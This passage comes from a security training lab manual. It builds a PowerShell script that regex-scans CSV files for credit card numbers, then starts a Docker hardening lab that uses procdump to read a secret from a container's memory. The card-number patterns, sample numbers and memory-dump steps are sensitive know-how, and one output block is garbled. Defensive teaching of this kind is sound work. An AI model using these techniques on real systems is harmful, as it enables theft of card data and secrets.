4929695204533019
```

Next, update Get-Content to look for Visa, American Express, and Discover card regex patterns. To do this a pipe character can be used to separate each regex pattern. A pipe in regex means or. Update your code to look as follows:

```
Get-Content -Path "/labs/4.2/sample_cc.csv"| Select-String -Pattern
"4[0-9]{12}(?:[0-9]{3})?|3[47][0-9]{13}|6(?:011|5[0-9]{2})[0-9]{12}"
```

Run your script. The output should still reflect **492965204533019.**

```
PS /opt/microsoft/powershell/6.0.1> Get-Content -Path
"/labs/4.2/sample_cc.csv"| Select-String -Pattern "4[0-9]{12}(?:[0-
9]{3})?|3[47][0-9]{13}|6(?:011|5[0-9]{2})[0-9]{12}"

4929695204533019
```

Now, to verify the pattern is truly working as expected modify the script to look at **/labs/4.2/sample.csv** which does not have any credit card numbers in it. Do so by changing your script to look like below.

```
Get-Content -Path "/labs/4.2/sample.csv"| Select-String -Pattern "4[0-
9]{12}(?:[0-9]{3})?|3[47][0-9]{13}|6(?:011|5[0-9]{2})[0-9]{12}"
```

Run the script. There should be no output as **/labs/4.2/sample.csv** does not have a **Visa** credit card number in it.

```
PS /opt/microsoft/powershell/6.0.1> Get-Content -Path
"/labs/4.2/sample.csv"| Select-String -Pattern "4[0-9]{12}(?:[0-
9]{3})?|3[47][0-9]{13}|6(?:011|5[0-9]{2})[0-9]{12}"
PS /opt/microsoft/powershell/6.0.1>
```

2. **Look for CCs in multiple files**


Next, let us modify the script so that it will perform pattern matching against multiple files rather than a single file. This time instead of using **Get-Content** which is designed to pick up a single file you will be using **Get-ChildItem**.

To see how Get-ChildItem normally reacts, add a line of code that contains 'Get-ChildItem -Path "/labs/4.2"' such as follows:

```
Get-ChildItem -Path "/labs/4.2"
```

With your mouse, left click and drag over this line of code to highlight it. Your screen should look like

below.



When you have one or more lines of code highlighted, you could tell Visual Studio Code to run just the highlighted code by pressing **F8** on your keyboard. Do so now. The output should look as follows:


```
PS /opt/microsoft/powershell/6.0.1> Get-ChildItem -Path "/labs/4.2"

    Directory: /labs/4.2


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          6/11/18  12:09 PM                student
------           6/8/18  11:33 PM            868 cc_finder.ps1
------           6/8/18  11:33 PM             17 sample_cc.csv
------           6/8/18  11:33 PM             22 sample.csv
------           6/8/18  11:33 PM        4862984 words.txt
```

Note: **Get-ChildItem** is often used to list files found within specific directories. However, **PowerShell** is object-oriented and allows objects created in one command to be invoked by other commands (such as piping to **Select-String**).

As you can see, Get-ChildItem lists out the files found within /labs/4.2. However, you want the files to be inspected for credit card numbers. Fortunately, this is as simple as adding a pipe and **Select-String** again. Update your script only to contain the following line of code.

```
Get-ChildItem -Path "/labs/4.2" | Select-String -Pattern "4[0-
9]{12}(?:[0-9]{3})?|3[47][0-9]{13}|6(?:011|5[0-9]{2})[0-9]{12}"
```

Your entire scripts should be one line and look as follows:



Note: To enable long commands to wrap to a new line **click** on **View** and then **click** on **Toggle Word Wrap**.

Now run your code. This time the output reflects **/labs/4.2/sample_cc.csv** and the single **Visa** credit card number it matched on.

```
PS /opt/microsoft/powershell/6.0.1> Get-ChildItem -Path "/labs/4.2" |
Select-String -Pattern "4[0-9]{12}(?:[0-9]{3})?|3[47][0-
9]{13}|6(?:011|5[0-9]{2})[0-9]{12}"
/labs/4.2/sample_cc.csv:1:4929695204533019
```

At this point, **Get-ChildItem** is only inspecting files found within **/labs/4.2**. There are a couple issues with this. One, you need to look for credit card numbers in **/etc**, **/usr**, and **/home**. Two, you need to look in these folders recursively. **Get-ChildItem** by default only inspects the files within the folder given. Lastly, only CSV files are supposed to be inspected for credit card numbers.

All of these issues are easy to solve. First, tell **Get-ChildItem** to inspect all files and folders including subfolders and files using **-Recurse**. Do so by updating your code to reflect the following:

```
Get-ChildItem -Path "/labs/4.2" -Recurse | Select-String -Pattern "4[0-
9]{12}(?:[0-9]{3})?|3[47][0-9]{13}|6(?:011|5[0-9]{2})[0-9]{12}"
```

Run your code. It should still output and find **sample_cc.csv** and the sample credit card number.

```
PS /opt/microsoft/powershell/6.0.1> Get-ChildItem -Path "/labs/4.2" -
Recurse -Include *.csv | Select-String -Pattern "4[0-9]{12}(?:[0-
9]{3})?|3[47][0-9]{13}|6(?:011|5[0-9]{2})[0-9]{12}"

/labs/4.2/sample_cc.csv:1:4929695204533019
```

Next, update your code by adding "**-Include *.csv**". This tells **Get-ChildItem** to only include CSV files. Your code should look as follows:

```
Get-ChildItem -Path "/labs/4.2" -Recurse -Include *.csv | Select-String
-Pattern "4[0-9]{12}(?:[0-9]{3})?|3[47][0-9]{13}|6(?:011|5[0-9]{2})[0-
9]{12}"
```

Again, run your code, and the same output is found.

```
PS /opt/microsoft/powershell/6.0.1> Get-ChildItem -Path "/labs/4.2" -
Recurse -Include *.csv | Select-String -Pattern "4[0-9]{12}(?:[0-
9]{3})?|3[47][0-9]{13}|6(?:011|5[0-9]{2})[0-9]{12}"

/labs/4.2/sample_cc.csv:1:4929695204533019
```


The script is working as intended but needs to investigate the **/etc, /usr,** and **/home** directories. This could be done by copying your **Get-ChildItem** lines so that it gets invoked three different times for three different paths. However, the script is more flexible if all possible paths could be defined and then looped through.

To do this, update your script to look like the following code:

```
$path = @("/etc","/home","/usr")
foreach($folder in $path){
    Get-ChildItem -Path $folder -Recurse -Include *.csv -ErrorAction
SilentlyContinue | Select-String -Pattern "4[0-9]{12}(?:[0-
9]{3})?|3[47][0-9]{13}|6(?:011|5[0-9]{2})[0-9]{12}"
}
```

Note: The **@()** specifies an array within **PowerShell**. Therefore, **$path** is a variable that contains an array of three file paths. An array is helpful as it allows one to loop through each value in an array which is what is being done with the **foreach($folder in $path)** code. As each entry of the array is processed the value is temporarily being stored in the variable called **$folder**. This variable is then used as the **-Path** parameter for **Get-ChildItem**. The **-ErrorAction SilentlyContinue** was added to ignore files with permission issues.

Your entire script should be four lines of code and look like this:



Run the script, and your output should identify three files with credit card numbers. The output should be similar to below but will have many more lines of output.

```
PS /labs/4.2/student> Get-Content -Path "/labs/4.2/sample_cc.csv"/labs/4.2/student/cc_finder.ps1
/etc/blue/team/is/sexy/31337_find.csv:101:Visa,4485069860215277
/home/student/database_reference.csv:1:database_entry_id,4754968841931981
/usr/games/fake_ccs.csv:101:Discover,6011901571948390
```

The first file found is **31337_find.csv**. This file has multiple credit card entries. The second file found is **database_reference.csv** which has one entry. The last file found is **fake_ccs.csv** which have multiple credit card entries.

Note: The number following the file name in the output is not a count. Instead, it is the line number the pattern match was found.

At this point, your script properly looks at **CSV** files found in **/etc, /home,** and **/usr**.

3. **Look for false positives**

Next, the data needs to be analyzed to identify false positives. In the script's current form each line item can be found and inspected. However, this is cumbersome and does not scale well. Instead, update your script to report on the files found and how many regex matches each file has.

First, update your script to capture matches to a variable called **$files_discovered**. Do this by modifying your code to match below.

```
$files_discovered = @()
$path = @("/etc","/home","/usr")
foreach($folder in $path){
    $files_discovered += Get-ChildItem -Path $folder -Recurse -Include
*.csv -ErrorAction SilentlyContinue | Select-String -Pattern "4[0-
9]{12}(?:[0-9]{3})?|3[47][0-9]{13}|6(?:011|5[0-9]{2})[0-9]{12}"
}
$files_discovered
```

You should have **six** lines of code, and **Visual Studio Code** should reflect this:

```
1   $files_discovered = @()
2   $path = @("/etc","/home","/usr")
3   foreach($folder in $path){
4       $files_discovered += Get-ChildItem -Path $folder
        -Recurse -Include *.csv -ErrorAction SilentlyContinue
        | Select-String -Pattern "4[0-9]{12}(?:[0-9]{3})?|3
        [47][0-9]{13}|6(?:011|5[0-9]{2})[0-9]{12}"
5   }
6   $files_discovered
```

Note: The code update creates an empty array called **$files_discovered**. Then when **Get-ChildItem** is

invoked, if there is a regex match, content is added to **$files_discovered**. The **+=** operator appends data to **$files_discovered**. The last line, line number six, calls the variable with no options. This prints the contents of **$files_discovered** to the screen.

Run your script. The output should be identical to the previous run. However, all the data is stored in **$files_discovered**. This means that the variable can be manipulated or reported on.

Note: This time output is being captured to a variable. This occurs before outputting to the screen. As a result, you may not see anything for a minute or two.

Now that **$files_discovered** contains all regex match data add "**| Group-Object -Property Filename**" to the end of line six. Line six should match this:

```
$files_discovered | Group-Object -Property Filename
```

Instead of running the code again, simply **highlight line six** and press **F8**. Alternatively, run the entire script.

Note: The contents of **Get-ChildItem** are stored in **$files_discovered.** Thus, using **F8** against line six saves a lot of time as the regex pattern matching does not have to take place again.

The resulting output is as below.

```
PS /labs/4.2/student> $files_discovered | Group-Object -Property
Filename

Count Name                      Group
----- ----                      -----
  100 31337_find.csv
{/etc/blue/team/is/sexy/31337_find.csv...
    1 database_reference.csv
{/home/student/database_reference.csv:...
  100 fake_ccs.csv
{/usr/games/fake_ccs.csv:2:Discover,60...
```

To sort against count, append **" | Sort-Object -Property Count -Descending**" to the end of line six.

```
$files_discovered | Group-Object -Property Filename | Sort-Object -
Property Count -Descending
```

Again, highlight line six and press F8. The results should now look like below.

```
PS /labs/4.2/student> $files_discovered | Group-Object -Property
Filename| Sort-Object -Property Count -Descending

Count Name                      Group
----- ----                      -----
  100 31337_find.csv
{/etc/blue/team/is/sexy/31337_find.csv...
  100 fake_ccs.csv
{/usr/games/fake_ccs.csv:2:Discover,60...
    1 database_reference.csv
{/home/student/database_reference.csv:...
```

Breaking the results down by a count of how many regex matches there are provides context. Files with a high count are more likely to contain valid credit card data. Files with a low count still may have credit card data, but it could just be something matching in a number sequence.

In the results, **31337_find.csv** and **fake_ccs.csv** each have **100** regex matches. The **database_reference.csv** file has only one. If this script ran in a production environment, you would first want to look at the high counts as they pose a higher risk. Start by looking at the last entries of the **31337_find.csv** file with the command below. This command can be run from a terminal or directly in the **PowerShell** terminal within **Visual Studio Code**.

```
$ tail /etc/blue/team/is/sexy/31337_find.csv
```

The results should be:

```
PS /labs/4.2/student> tail /etc/blue/team/is/sexy/31337_find.csv
Visa,4532501326962087
Visa,4929812331667962
Visa,4716930938446916
Visa,4556211847060640
Visa,4024007125029800
Visa,4539127800453626
Visa,4532620034634836
Visa,4532871839227132
Visa,4532884190275665
Visa,4485069860215277
```

These are valid **Visa** credit card entries. Next, look at the entries for **fake_ccs.csv** with the command below.

```
$ tail /usr/games/fake_ccs.csv
```

The results should be:

```
PS /labs/4.2/student> tail /usr/games/fake_ccs.csv
Discover,6011879296613137
Discover,6011650735958528
Discover,6011518291685704
Discover,6011096326112598
Discover,6011225214254234
Discover,6011604255529995
Discover,6011383219209438
Discover,6011101556539260
Discover,6011901571948390
```

Again, valid credit card numbers. Now, look at **database_reference.csv** with the command below.


```
$ tail /home/student/database_reference.csv
```

The output is as below.

```
PS /labs/4.2/student> tail /home/student/database_reference.csv
database_entry_id,4754968841931981
```

This file was a false positive. The number the regex pattern matched on appears to be a **Visa** credit card number but is actually an **ID** used to reference a database.

To save your script, **click** on **File** and then **click** on **Save**.



You may now close out of your terminal and **Visual Studio Code** by using the **X** in the top right corner of each application.

Lab Conclusion

In this lab, you have a PowerShell script that can crawl multiple folders and files to identify credit cards numbers. By developing the **cc_finder.ps1** script in this lab you are capable of:

- Identifying where sensitive data truly resides
- Having basic scripting capabilities
- Saving money by writing basic scripts
- Applying logic to hone in on high-risk findings

Lab 4.2 is now complete!

Exercise 4.3 – Secure Virtualization


Objectives

- Deploy and interact with **Docker** containers
- Learn the ramifications of a host operating system compromise
- Understand ways to secure virtual systems or applications
- Limit resources to protect from a host operating system resource exhaustion attack
- Harden virtual systems

Exercise Preparation

Log into the Sec-530 VM

- Username: student
- Password: Security530



Exercise: No hints

Before beginning this lab run the following command:

```
$ sudo pwsh /labs/check.ps1 -check precheck -lab 4.3
```

1. Deploy **two** CentOS systems using the **Docker** image **centos**
   - Ping from one system to the other
   - Should this be allowed by default?
2. Use **procdump** to dump memory from a running **Docker** container
   - Can you retrieve any information from this memory dump?
   - What are the ramifications of being able to access a virtual system's memory at will?
3. Audit **Docker's** default configuration using **/labs/4.3/docker-bench-security/docker-bench-security.sh**
   - Change the default behavior of Docker so containers cannot talk to one another
   - Enable additional auditing of Docker
4. Simulate a denial-of-service attack against a **Docker** container
   - Limit the container to a **single** CPU and **128** MB of RAM
   - Do the limits prevent your student VM from crashing or running out of resources?

1. **Deploy two containers**

There are multiple ways to run something with virtualization. In this lab, you will be using **Docker**. Running a **Docker** container allows you to spin up an operating system or application quickly. Before running a **Docker** container, an image must be downloaded or custom built. To list out images available on your student VM, run the command below.

```
$ docker images
```

This lists out all images that are currently installed. The output should look similar to below.

```
[~]$ docker images
REPOSITORY                                          TAG                 IMAGE ID
CREATED             SIZE
mitmproxy/mitmproxy                                 latest              7524e2f226d6
4 days ago          96.3MB
lightforge/logstashwithcommunityplugins             latest              6fb1f958cf44
5 days ago          710MB
centos                                              latest              2d194b392dd1
9 days ago          195MB
docker.elastic.co/kibana/kibana-oss                 6.2.2               cefc83c9b501
3 weeks ago         579MB
docker.elastic.co/elasticsearch/elasticsearch-oss   6.2.2               0453814a47b3
3 weeks ago         483MB
docker.elastic.co/beats/filebeat                    6.2.2               287c306d65f7
3 weeks ago         378MB
jasonish/evebox                                     latest              bb8015d924f8
3 weeks ago         241MB
dylanmei/cerebro                                    latest              db4d3e798809
2 months ago        424MB
lightforge/freq_server                              latest              0ae470710bc4
6 months ago        418MB
lightforge/domain_stats                             latest              39165dc68585
8 months ago        436MB
sameersbn/squid                                     latest              1580e0cad2b0
13 months ago       215MB
tutum/apache-php                                    latest              2e233ad9329b
2 years ago         245MB
```

To deploy a container the **docker run** command is utilized. Use the command below to spin up a **CentOS** container.

```
$ docker run -it --rm --name test_container1 centos /bin/bash
```

Note: This command deploys a container named **test_container1**. The switch **-i** stands for interactive and **-t** stands for terminal. Using **-it** together provides an interactive terminal to the container being deployed. The **--rm** switch tells **Docker** to delete the container once it is stopped. The **--name** switch allows you to specify a container name. If **--name** is not specified, **Docker** will automatically assign a name to the container. In the **docker run** command above, **centos** is the image being deployed and **/bin/bash** is the command being run in the container. Once you close out of bash by typing exit, the container will stop and be removed.

Almost immediately you will receive a command prompt that looks similar to this:

```
[~]$ docker run -it --rm --name test_container1 centos /bin/bash
[root@14bb90aafb2a /]#
```

Note: In this example, the random-looking string of **14bb90aafb2a** is the container's ID and is also the container's hostname. This will be different on your system.

This command prompt is from the container, not your student VM Ubuntu operating system. Open a second terminal by clicking on the terminal icon at the top left of your student VM.

In the second terminal, run the command below to create a second virtual CentOS system.

```
$ docker run -it --rm --name test_container2 centos /bin/bash
```

You should see a root command prompt with a new container ID. At this point, you may wish to write down the container IDs or move your terminal windows around so you can keep track of which container belongs to which terminal.

```
[~]$ docker run -it --rm --name test_container2 centos /bin/bash
[root@5b7dcea05c22 /]#
```

On your student VM, Docker is configured to hand out IP addresses starting at **172.17.0.2**. Because of this, the first container named **test_container1** is **172.17.0.2** and the second container named **test_container2** is **172.17.0.3**. From **test_container1** try to ping **test_container2** using the command below.

```
$ ping 172.17.0.3 -c2
```

The ping request should be successful and look similar to below.

```
[root@14bb90aafb2a /]# ping 172.17.0.3 -c2
PING 172.17.0.3 (172.17.0.3) 56(84) bytes of data.
64 bytes from 172.17.0.3: icmp_seq=1 ttl=64 time=0.076 ms
64 bytes from 172.17.0.3: icmp_seq=2 ttl=64 time=0.089 ms

--- 172.17.0.3 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1031ms
rtt min/avg/max/mdev = 0.076/0.082/0.089/0.011 ms
```

The successful ping request means that one container can talk to another container by default. For maximum flexibility and support, this makes sense. From a security posture, this is bad. Maximum security should dictate that a container can only talk to another container if it has been configured to have access.

You will be making this change later in **step three**. At this point close out of **test_container2** by typing exit. Do not close the terminal window.

```
$ exit
```

Keep the second terminal open as you will use it in the next step.

2. **Access memory of virtual process**

One of the dangers involved with virtualization whether via containers, a hypervisor, or virtual software on a standard host operating system is that access to the host effectively means access to all the virtual machines, especially if they are running.

To demonstrate this, switch to the terminal where **test_container1** is running. Inside **test_container1**, run the below commands.

```
$ SECRET=SuperSecretPassword1234
$ echo $SECRET
```

At this point, **test_container1** has content in memory that is sensitive in nature. The assumption many individuals have is nothing can access this because virtualization abstracts everything to the container. However, compromise of the host or hypervisor allows an adversary to gain access to this information.

To prove this, in the second terminal window run the below command to identify the running process ID of the **test_container1 Docker** container.

```
$ docker inspect test_container1 | grep Pid
```

The output will look similar to below.

```
[~]$ docker inspect test_container1 | grep Pid
            "Pid": 24840,
            "PidMode": "",
            "PidsLimit": 0,
```

Write down the **Pid** value, which in this case is 24840. **This value will most likely be different** on your student VM. Next, run the commands below but **substitute 24840** with the **Pid** value of your container.

```
$ cd /tmp
$ sudo procdump -p 24840
```

If prompted for credentials for the **student** account, enter **Security530**.

Note: The **procdump** tool allows a system to dump memory for a specific process ID. It is written by the **Microsoft Sysinternals** team and was originally for Windows only.

The output should look similar to below.

```
[/tmp]$ sudo procdump -p 24840

ProcDump v1.0.1 - Sysinternals process dump utility
Copyright (C) 2017 Microsoft Corporation. All rights reserved. Licensed
under the MIT license.
Mark Russinovich, Mario Hewardt, John Salem, Javid Habibi
Monitors a process and writes a dump file when the process exceeds the
specified criteria.

Process:         bash (24840)
CPU Threshold:       n/a
Commit Threshold:    n/a
Threshold Seconds:   10
Number of Dumps: 1

Press Ctrl-C to end monitoring without terminating the process.

[23:25:40 - INFO]: Timed:
[23:25:41 - INFO]: Core dump 1 generated: bash_time_2018-03-
14_23:25:40.24840
```

The file saved in this case is **bash_time_2018-03-14_23:25:40.24840** but will be different on your VM. Next, run the below command to look for the string SECRET within this memory dump. Make sure you change **bash_time_2018-03-14_23:25:40.24840** to reflect the file name on your student VM. If you start typing "**strings bash_time**" and then hit **TAB** on your keyboard, Linux will autocomplete the file name.

```
$ strings bash_time_2018-03-14_23\:25\:40.24840 | grep SECRET
```

The results show that the **SECRET** variable is readable.

```
[/tmp]$ strings bash_time_2018-03-14_23\:25\:40.24840 | grep SECRET
echo $SECRET
SECRET
SECRET
SECRET=SuperSecretPassword1234
cho $SECRET
root@14bb90aafb2a /]# echo $SECRET
$SECRET
```

This demonstration can be helpful to prove to fellow co-workers or management how important it is to secure host operating systems that use virtualization of any kind. The steps to secure a host operating system are standard:

- Disable all unnecessary services
- Implement host-based firewalls
- Patch
- Require strong authentication and limit to only authorized personnel

Note: What you just performed is similar to how an adversary would steal credit card numbers, intellectual property, and other information from VMware, Hyper-V, and Docker. It is also why certain compliance frameworks such as PCI require that all virtual machines running on a physical server be deemed in scope for compliance. Therefore, it is a good idea to separate data of differing sensitivity levels across different host operating systems or hypervisors. For example, an organization may have a virtualization farm for their DMZ, their sensitive data, and their non-sensitive internal assets.

Keep **test_container1** running and do not close out of your **second terminal** window.

3. **Run audit tool**

To investigate the current configuration for Docker run the **docker-bench-security** script found in **/labs/4.3/docker-bench-security/docker-bench-security.sh**. Do this by switching to the **second terminal** window and run the commands below.

```
$ cd /labs/4.3/docker-bench-security
$ sudo bash docker-bench-security.sh -c
host_configuration,docker_daemon_configuration
```

If prompted for credentials for the **student** account, enter **Security530**.

Note: The **-c** switch limits the checks performed by docker-bench-security. In this case, only host configuration checks and docker daemon checks are being run.

The audit report should print out as below.

```
[/labs/4.3/docker-bench-security]$ sudo bash docker-bench-security.sh -c
host_configuration,docker_daemon_configuration
# ------------------------------------------------------------------------
--
# Docker Bench for Security v1.3.4
#
# Docker, Inc. (c) 2015-
#
# Checks for dozens of common best-practices around deploying Docker
containers in production.
# Inspired by the CIS Docker Community Edition Benchmark v1.1.0.
# ------------------------------------------------------------------------
--

Initializing Wed Mar 14 23:41:20 EDT 2018


[INFO] 1 - Host Configuration
[WARN] 1.1  - Ensure a separate partition for containers has been created
[NOTE] 1.2  - Ensure the container host has been Hardened
[INFO] 1.3  - Ensure Docker is up to date
[INFO]      * Using 17.12.1, verify is it up to date as deemed necessary
[INFO]      * Your operating system vendor may provide support and security
maintenance for Docker
[INFO] 1.4  - Ensure only trusted users are allowed to control Docker daemon
[INFO]      * docker:x:999:student
[WARN] 1.5  - Ensure auditing is configured for the Docker daemon
[WARN] 1.6  - Ensure auditing is configured for Docker files and directories -
/var/lib/docker
[WARN] 1.7  - Ensure auditing is configured for Docker files and directories -
/etc/docker
[WARN] 1.8  - Ensure auditing is configured for Docker files and directories -
docker.service
[WARN] 1.9  - Ensure auditing is configured for Docker files and directories -
docker.socket
[WARN] 1.10 - Ensure auditing is configured for Docker files and directories -
/etc/default/docker
[WARN] 1.11 - Ensure auditing is configured for Docker files and directories -
/etc/docker/daemon.json
[WARN] 1.12 - Ensure auditing is configured for Docker files and directories -
/usr/bin/docker-containerd
[WARN] 1.13 - Ensure auditing is configured for Docker files and directories -
/usr/bin/docker-runc


[INFO] 2 - Docker daemon configuration
[WARN] 2.1  - Ensure network traffic is restricted between containers on the
default bridge
[PASS] 2.2  - Ensure the logging level is set to 'info'
```

```
[PASS] 2.3  - Ensure Docker is allowed to make changes to iptables
[PASS] 2.4  - Ensure insecure registries are not used
[PASS] 2.5  - Ensure aufs storage driver is not used
[INFO] 2.6  - Ensure TLS authentication for Docker daemon is configured
[INFO]      * Docker daemon not listening on TCP
[INFO] 2.7  - Ensure the default ulimit is configured appropriately
[INFO]      * Default ulimit doesn't appear to be set
[WARN] 2.8  - Enable user namespace support
[PASS] 2.9  - Ensure the default cgroup usage has been confirmed
[PASS] 2.10 - Ensure base device size is not changed until needed
[WARN] 2.11 - Ensure that authorization for Docker client commands is enabled
[WARN] 2.12 - Ensure centralized and remote logging is configured
[WARN] 2.13 - Ensure operations on legacy registry (v1) are Disabled
[WARN] 2.14 - Ensure live restore is Enabled
[WARN] 2.15 - Ensure Userland Proxy is Disabled
[PASS] 2.16 - Ensure daemon-wide custom seccomp profile is applied, if needed
[PASS] 2.17 - Ensure experimental features are avoided in production
[WARN] 2.18 - Ensure containers are restricted from acquiring new privileges

[INFO] Checks: 31
[INFO] Score: -10
```

Note: Any line that begins with [**WARN**] specifies an area security can be improved. [**NOTE**] reflects general security recommendations that are not automatically checked.

As the output shows, the default **Docker** configuration has room for improvement. However, this is not **Docker** specific as VMware, Hyper-V, Xen, and other virtualization solutions also need additional hardening.

For the lab, you will be fixing the auditing items (**items 1.5 through 1.13**), as well as item 2.1, **Ensure network traffic is restricted between containers on the default bridge**.


To add additional auditing, you need to edit the auditd logging rules. To do this, run the command below within the **second terminal**.

```
$ sudo gedit /etc/audit/audit.rules
```

When the text editor launches, add the below lines to the bottom of the file.

